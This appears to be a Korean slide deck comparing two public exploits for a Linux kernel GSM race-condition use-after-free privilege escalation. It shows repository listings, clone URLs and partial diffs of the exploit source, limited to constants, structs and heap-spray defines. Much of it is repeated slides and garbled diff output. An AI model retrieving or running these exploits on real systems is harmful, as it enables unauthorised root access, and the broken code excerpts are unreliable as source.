z3rodae0@z3rodae0:~$ tree ExploitGSM/
ExploitGSM/
└── ExploitGSM_5_15_to_6_1
    ├── CMakeLists.txt
    └── decompressors.c
        └── main.c
└── ExploitGSM_6_5
    ├── CMakeLists.txt
    └── main.c
├── LICENSE
└── OffsetGenerator
    ├── CMakeLists.txt
    └── main.c
docs
├── README.md
└── writeup
    ├── debian12.png
    ├── result.png
    ├── writeup.docx
    └── writeup.pdf
4 directories, 13 files
```






YurriCrimson은 리눅스 커널 5.15~6.1과 6.5 버전에 대한 두 가지 익스플로잇 코드를 제공해줍니다.
5.15 ~ 6.1에 대한 익스플로잇은 YurriCrimson이 추가로 공개한 버전입니다.



Exploit Code Diffing

GSM_Linux_Kernel_LPE_Nday_Exploit

 [GSM_Linux_Kernel_LPE_Nday_Exploit](#) Public 

 main  1 Branch  0 Tags  Go to file  Add file 

Author	File	Commit Hash	Date
 jmpe4x	Update main.c	e8dea3f	3 months ago
	OffsetGenerator	Add files via upload	3 months ago
	CMakeLists.txt	Add files via upload	3 months ago
	CMakeLists.txt.user	Add files via upload	3 months ago
	README.md	Update README.md	3 months ago
	main.c	Update main.c	3 months ago



Exploit Code Diffing

GSM_Linux_Kernel_LPE_Nday_Exploit

GSM_Linux_Kernel_LPE_Nday_Exploit Public Watch 2

main 1 Branch 0 Tags Go to file Add file Code

jmpe4x Update main.c e8dea3f · 3 months ago 8 Commits

OffsetGenerator Add files via upload 3 months ago

CMakeLists.txt Add files via upload 3 months ago

CMakeLists.txt.user Add files via upload 3 months ago

README.md Update README.md 3 months ago


main.c Update main.c 3 months ago

```
git clone https://github.com/jmpe4x/GSM_Linux_Kernel_LPE_Nday_Exploit.git
```



Exploit Code Diffing

GSM_Linux_Kernel_LPE_Nday_Exploit



GSM_Linux_Kernel_LPE_Nday_Exploit Public

main 1 Branch 0 Tags

jmpe4x Update main.c

OffsetGenerator

CMakeLists.txt

CMakeLists.txt.user

README.md

main.c

test.c

Add files via upload

Add files via upload

Add files via upload

Update README.md

Update main.c

3 months ago

```
z3rodae0@z3rodae0:~$ tree GSM_Linux_Kernel_LPE_Nday_Exploit/
GSM_Linux_Kernel_LPE_Nday_Exploit/
├── CMakeLists.txt
├── CMakeLists.txt.user
└── OffsetGenerator
    ├── CMakeLists.txt
    ├── CMakeLists.txt.user
    ├── main.c
    └── test.c
├── README.md
└── main.c
```

1 directory, 8 files

```
git clone https://github.com/jmpe4x/GSM_Linux_Kernel_LPE_Nday_Exploit.git
```



Exploit Code Diffing

GSM_Linux_Kernel_LPE_Nday_Exploit

GSM_Linux_Kernel_LPE_Nday_Exploit Public

main 1 Branch 0 Tags

jmpe4x Update main.c

OffsetGenerator

CMakeLists.txt

CMakeLists.txt.user

OffsetGenerator

CMakeLists.txt

CMakeLists.txt.user

main.c

test.c

README.md

main.c

Add files via upload

Add files via upload

Add files via upload

Update README.md

Update main.c

3 months ago

```
z3rodae0@z3rodae0:~$ tree GSM_Linux_Kernel_LPE_Nday_Exploit/
GSM_Linux_Kernel_LPE_Nday_Exploit/
├── CMakeLists.txt
├── CMakeLists.txt.user
└── OffsetGenerator
    ├── CMakeLists.txt
    ├── CMakeLists.txt.user
    ├── main.c
    └── test.c
├── README.md
└── main.c
```

1 directory, 8 files

```
git clone https://github.com/jmpe4x/GSM_Linux_Kernel_LPE_Nday_Exploit.git
```



Exploit Code Diffing

GSM_Linux_Kernel_LPE_Nday_Exploit

```
z3rodae0@z3rodae0:~$ tree GSM_Linux_Kernel_LPE_Nday_Exploit/
GSM_Linux_Kernel_LPE_Nday_Exploit/
├── CMakeLists.txt
├── CMakeLists.txt.user
└── OffsetGenerator
    ├── CMakeLists.txt
    ├── CMakeLists.txt.user
    ├── main.c
    └── test.c
├── README.md
└── main.c

1 directory, 8 files
```

git clone https://github.com/jmpe4x/GSM_Linux_Kernel_LPE_Nday_Exploit.git

Jmpe4x는 반면 하나의 익스플로잇만을 공개하는데
이 익스플로잇이 타겟으로 하는 커널의 버전은 6.5입니다.




Exploit Code Diffing

GSM_Linu

```
GSM_Linux_Kernel  
main 1 Branch  
jmpe4x Update main.c  
OffsetGenerator  
CMakeLists.txt  
CMakeLists.txt.user  
README.md  
main.c
```

git clone https://



_Nday_Exploit/

Linux kernel 6.5 버전의 악스플로잇 코드를 비교해봅시다.~.



Exploit Code Diffing

diff command



Exploit Code Diffing

diff command

```
DIFF(1)                               User Commands                         DIFF(1)

NAME
    diff - compare files line by line

SYNOPSIS
    diff [OPTION]... FILES

DESCRIPTION
    Compare FILES line by line.

    Mandatory arguments to long options are mandatory for short options too.

--normal
        output a normal diff (the default)

-q, --brief
        report only when files differ

-s, --report-identical-files
        report when two files are the same

-c, -C NUM, --context[=NUM]
        output NUM (default 3) lines of copied context

-u, -U NUM, --unified[=NUM]
        output NUM (default 3) lines of unified context

-e, --ed
        output an ed script

-n, --rcs
        output an RCS format diff

-y, --side-by-side
        output in two columns

-W, --width=NUM
        output at most NUM (default 130) print columns

--left-column
        output only the left column of common lines

--suppress-common-lines
        do not output common lines

-p, --show-c-function
        show which C function each change is in

-F, --show-function-line=RE
        show the most recent line matching RE

Manual page diff(1) line 1 (press h for help or q to quit)
```



Exploit Code Diffing

diff command

```
DIFF(1)                               User Commands                               DIFF(1)
NAME
    diff - compare files line by line

SYNOPSIS
    diff [OPTION]... FILES

DESCRIPTION
    Compare FILES line by line.

    Mandatory arguments to long options are mandatory for short options too.

--normal
        output a normal diff (the default)

-q, --brief
        report only when files differ

-s, --report-identical-files
        report when two files are the same

-c, --context[=NUM]
        output NUM (default 3) lines of copied context

-u, --unified[=NUM]
        output NUM (default 3) lines of unified context

-e, --ed
        output an ed script

-n, --rcs
        output an RCS format diff

-y, --side-by-side
        output in two columns

-W, --width=NUM
        output at most NUM (default 130) print columns

--left-column
        output only the left column of common lines

--suppress-common-lines
        do not output common lines

-p, --show-c-function
        show which C function each change is in

-F, --show-function-line=RE
        show the most recent line matching RE

Manual page diff(1) line 1 (press h for help or q to quit)
```

mini terminal

```
z3rodae0@z3rodae0:~$
```



Exploit Code Diffing

diff command

```
DIFF(1)                               User Commands                         DIFF(1)
NAME
    diff - compare files line by line
SYNOPSIS
    diff [OPTION]... FILES
DESCRIPTION
    Compare FILES line by line.

    Mandatory arguments to long options are mandatory for short options too.

--normal
        output a normal diff (the default)

-q, --brief
        report only when files differ

-s, --report-identical-files
        report when two files are the same

-c, --context[=NUM]
        output NUM (default 3) lines of copied context

-u, --unified[=NUM]
        output NUM (default 3) lines of unified context

-e, --ed
        output an ed script

-n, --rcs
        output an RCS format diff

-y, --side-by-side
        output in two columns

-W, --width=NUM
        output at most NUM (default 130) print columns

--left-column
        output only the left column of common lines


--suppress-common-lines
        do not output common lines

-p, --show-c-function
        show which C function each change is in

-F, --show-function-line=RE
        show the most recent line matching RE
Manual page diff(1) line 1 (press h for help or q to quit)
```

mini terminal

```
z3rodae0@z3rodae0:~$ cat a
ABCDEFG
```



Exploit Code Diffing

diff command

```
DIFF(1)                               User Commands                         DIFF(1)
NAME
    diff - compare files line by line
SYNOPSIS
    diff [OPTION]... FILES
DESCRIPTION
    Compare FILES line by line.

    Mandatory arguments to long options are mandatory for short options too.

--normal
        output a normal diff (the default)

-q, --brief
        report only when files differ

-s, --report-identical-files
        report when two files are the same

-c, --context[=NUM]
        output NUM (default 3) lines of copied context

-u, --unified[=NUM]
        output NUM (default 3) lines of unified context

-e, --ed
        output an ed script

-n, --rcs
        output an RCS format diff

-y, --side-by-side
        output in two columns

-W, --width=NUM
        output at most NUM (default 130) print columns

--left-column
        output only the left column of common lines


--suppress-common-lines
        do not output common lines

-p, --show-c-function
        show which C function each change is in

-F, --show-function-line=RE
        show the most recent line matching RE
Manual page diff(1) line 1 (press h for help or q to quit)
```

mini terminal

```
z3rodae0@z3rodae0:~$ cat a
ABCDEFG
z3rodae0@z3rodae0:~$ cat b
ABCDEFF
```



Exploit Code Diffing

diff command

```
DIFF(1)                               User Commands                         DIFF(1)
NAME
    diff - compare files line by line
SYNOPSIS
    diff [OPTION]... FILES
DESCRIPTION
    Compare FILES line by line.

    Mandatory arguments to long options are mandatory for short options too.

--normal
        output a normal diff (the default)

-q, --brief
        report only when files differ

-s, --report-identical-files
        report when two files are the same

-c, --context[=NUM]
        output NUM (default 3) lines of copied context

-u, --unified[=NUM]
        output NUM (default 3) lines of unified context

-e, --ed
        output an ed script

-n, --rcs
        output an RCS format diff

-y, --side-by-side
        output in two columns

-W, --width=NUM
        output at most NUM (default 130) print columns

--left-column
        output only the left column of common lines

--suppress-common-lines
        do not output common lines

-p, --show-c-function
        show which C function each change is in

-F, --show-function-line=RE
        show the most recent line matching RE
Manual page diff(1) line 1 (press h for help or q to quit)
```

mini terminal

```
z3rodae0@z3rodae0:~$ cat a
ABCDEFG
z3rodae0@z3rodae0:~$ cat b
ABCDEFF
z3rodae0@z3rodae0:~$ diff -u a b
--- a 2024-06-06 16:33:52.605599942 +0900
+++ b 2024-06-06 16:33:58.835598259 +0900
@@ -1 +1 @@
-ABCDEFG
+ABCDEFF
```



Exploit Code Diffing

```
diff -u ./GSM_linux_Kernel_LPE_Nday_Exploit/main.c ./ExploitGSM/Exploit_6_5/main.c
```



Exploit Code Diffing

diff -u ./GSM_linux_Kernel_LPE_Nday_Exploit/main.c ./ExploitGSM/Exploit_6_5/main.c

```
z3rodae0@z3rodae0:~/Documents$ diff -u ./GSM_Linux_Kernel_LPE_Nday_Exploit/main.c ./ExploitGSM/ExploitGSM_6_5/main.c
--- ./GSM_Linux_Kernel_LPE_Nday_Exploit/main.c 2024-06-03 00:15:00.299389092 +0900
+++ ./ExploitGSM/ExploitGSM_6_5/main.c 2024-04-20 12:33:15.092970323 +0900
@@ -1,5 +1,3 @@
// GSM Linux Kernel Race Condition -> UAF 0day Exploit written by jmpe4x
-
#define _GNU_SOURCE
#include <stdio.h>
#include <errno.h>
@@ -45,23 +43,27 @@
#define UNUSED(x) (void)(x)
#define ALIGN_UP(p, size) (((uintptr_t)(p) + ((size) - 1)) & ~((size) - 1))
#define PAGE_UP(addr) (((addr)+(PAGE_SIZE)-1))&(~((PAGE_SIZE)-1))
#define SPIN_WAIT_CONDITION(value, condition) while (condition != value)
-
#define MIN(X, Y) (((X) < (Y)) ? (X) : (Y))

+#define BIT(name) (1ULL << name)
#define HEAP_SPRAY_SIZE 1024
#define BITS_PER_LONG 64
+
#ifndef GSMIIOC_SETCONF_EXT
struct gsm_dlci_config {
    __u32 channel; /* DLCI (0 for the associated DLCI) */
    __u32 adaption; /* Convergence layer type */
    __u32 mtu; /* Maximum transfer unit */
    __u32 priority; /* Priority (0 for default value) */
    __u32 i; /* Frame type (1 = UIH, 2 = UI) */
    __u32 k; /* Window size (0 for default value) */
    __u32 reserved[8]; /* For future use, must be initialized to zero */
+
    __u32 channel; /* DLCI (0 for the associated DLCI) */
    __u32 adaption; /* Convergence layer type */
    __u32 mtu; /* Maximum transfer unit */
    __u32 priority; /* Priority (0 for default value) */
    __u32 i; /* Frame type (1 = UIH, 2 = UI) */
    __u32 k; /* Window size (0 for default value) */
    __u32 reserved[8]; /* For future use, must be initialized to zero */
+
#define GSMIIOC_GETCONF_DLCI _IOWR('G', 7, struct gsm_dlci_config)
#define GSMIIOC_SETCONF_DLCI _IOW('G', 8, struct gsm_dlci_config)
#define GSMIIOC_GETCONF_DLCI _IOWR('G', 7, struct gsm_dlci_config)
#define GSMIIOC_SETCONF_DLCI _IOW('G', 8, struct gsm_dlci_config)
#endif
+
const unsigned char CMD_CLD = 0x61;
const unsigned char CMD_TEST = 0x11;
@@ -69,7 +71,7 @@
const unsigned char GSM1_SOF = 0x7E;
const unsigned char SABM = 0x2F;
const unsigned char UIH = 0xEF;
-const unsigned char CMD_MSC = 0x71;
+const unsigned char CMD_MSC = 0x71;
const unsigned char EA = 0x01;
const unsigned char CR = 0x02;
const unsigned char PF = 0x10;
@@ -80,94 +82,80 @@
const int STACK_SIZE_SANDBOX = 1000000;
const int STACK_SIZE_EXPLOITATION = 1000000;
const int SOL_IP = 0;
-const int KERNEL_PATH_READ_OFFSET = 11;
-const int SECTOR_SIZE = 512;
-const int BOOT_ENTRY_OFFSET = SECTOR_SIZE;
-const int BOOT_SECTOR_COUNT = 1;
-const int BOOT_FLAG = 0xAA55;
-const int UNCOMPRESSED_KERNEL_SIZE_OFFSET = 4;
-const int SETUP_HEADER_OFFSET = BOOT_ENTRY_OFFSET - 15;
-const int ASCII_OFFSET = 48;
-const int WQ_FLAG_BOOKMARK = 0x04;
-const int CLK_OPS_OFFSET = sizeof(uint64_t) * 10;
-const int NUM_DLCI = 64;
-#define BIT(name) (1ULL << name)
-const int CLK_GET_RATE_NOCACHE = BIT(6);
-
-#define HEAP_SPRAY_SIZE 1024
-const unsigned int XEN_ELFNOTE_ENTRY = 1;
-
#define BITS_PER_LONG 64
-
enum {
    WORK_STRUCT_PENDING_BIT = 0, /* work item is pending execution */
    WORK_STRUCT_INACTIVE_BIT= 1, /* work item is inactive */
    WORK_STRUCT_PWQ_BIT = 2, /* data points to pwq */
    WORK_STRUCT_LINKED_BIT = 3, /* next work is linked to this one */
+
    WORK_STRUCT_PENDING_BIT = 0, /* work item is pending execution */
    WORK_STRUCT_INACTIVE_BIT= 1, /* work item is inactive */
    WORK_STRUCT_PWQ_BIT = 2, /* data points to pwq */
    WORK_STRUCT_LINKED_BIT = 3, /* next work is linked to this one */
}
```



Exploit Code Diffing

diff -u ./GSM_linux_Kernel_LPE_Nday_Exploit/main.c ./ExploitGSM/Exploit_6_5/main.c

```
z3rodae0@z3rodae0:~/Documents$ diff -u ./GSM_Linux_Kernel_LPE_Nday_Exploit/main.c ./ExploitGSM/ExploitGSM_6_5/main.c
--- ./GSM_Linux_Kernel_LPE_Nday_Exploit/main.c 2024-06-03 00:15:00.299389092 +0900
+++ ./ExploitGSM/ExploitGSM_6_5/main.c 2024-04-20 12:33:15.092970323 +0900
@@ -1,5 +1,3 @@
// GSM Linux Kernel Race Condition -> UAF 0day Exploit written by jmpe4x
-
#define _GNU_SOURCE
#include <stdio.h>
#include <errno.h>
@@ -45,23 +43,27 @@
#define UNUSED(x) (void)(x)
#define ALIGN_UP(p, size) (((uintptr_t)(p) + ((size) - 1)) & ~((size) - 1))
#define PAGE_UP(addr) (((addr)+((PAGE_SIZE)-1))&(~((PAGE_SIZE)-1)))
#define SPIN_WAIT_CONDITION(value, condition) while (condition != value)
-
#define MIN(X, Y) (((X) < (Y)) ? (X) : (Y))

+#define BIT(name) (1ULL << name)
#define HEAP_SPRAY_SIZE 1024
#define BITS_PER_LONG 64
+
#ifndef GSMIIOC_SETCONF_EXT
struct gsm_dlci_config {
-__u32 channel; /* DLCI (0 for the associated DLCI) */
-__u32 adaption; /* Convergence layer type */
-__u32 mtu; /* Maximum transfer unit */
-__u32 priority; /* Priority (0 for default value) */
-__u32 i; /* Frame type (1 = UIH, 2 = UI) */
-__u32 k; /* Window size (0 for default value) */
-__u32 reserved[8]; /* For future use, must be initialized to zero */
+__u32 channel; /* DLCI (0 for the associated DLCI) */
+__u32 adaption; /* Convergence layer type */
+__u32 mtu; /* Maximum transfer unit */
+__u32 priority; /* Priority (0 for default value) */
+__u32 i; /* Frame type (1 = UIH, 2 = UI) */
+__u32 k; /* Window size (0 for default value) */
+__u32 reserved[8]; /* For future use, must be initialized to zero */
#endif

#define GSMIIOC_GETCONF_DLCI _IOW('G', 7, struct gsm_dlci_config)
#define GSMIIOC_SETCONF_DLCI _IOW('G', 8, struct gsm_dlci_config)
#define GSMIIOC_GETCONF_DLCI _IOW('G', 7, struct gsm_dlci_config)
#define GSMIIOC_SETCONF_DLCI _IOW('G', 8, struct gsm_dlci_config)
#endif

const unsigned char CMD_CLD = 0x61;
const unsigned char CMD_TEST = 0x11;
@@ -69,7 +71,7 @@
const unsigned char GSM1_SOF = 0x7E;
const unsigned char SABM = 0x2F;
const unsigned char UIH = 0xEF;
-const unsigned char CMD_MSC = 0x71;
+const unsigned char CMD_MSC = 0x71;

const unsigned char EA = 0x01;
const unsigned char CR = 0x02;
const unsigned char PF = 0x10;
@@ -80,94 +82,80 @@
const int STACK_SIZE_SANDBOX = 1000000;
const int STACK_SIZE_EXPLOITATION = 1000000;
const int SOL_IP = 0;
-const int KERNEL_PATH_READ_OFFSET = 11;
-const int SECTOR_SIZE = 512;
-const int BOOT_ENTRY_OFFSET = SECTOR_SIZE;
-const int BOOT_SECTOR_COUNT = 1;
-const int BOOT_FLAG = 0xAA55;
-const int UNCOMPRESSED_KERNEL_SIZE_OFFSET = 4;
-const int SETUP_HEADER_OFFSET = BOOT_ENTRY_OFFSET - 15;
-const int ASCII_OFFSET = 48;
-const int WQ_FLAG_BOOKMARK = 0x04;
-const int CLK_OPS_OFFSET = sizeof(uint64_t) * 10;
-const int NUM_DLCI = 64;
-#define BIT(name) (1ULL << name)
-const int CLK_GET_RATE_NOCACHE = BIT(6);
-
-#define HEAP_SPRAY_SIZE 1024
-const unsigned int XEN_ELFNOTE_ENTRY = 1;
-
#define BITS_PER_LONG 64

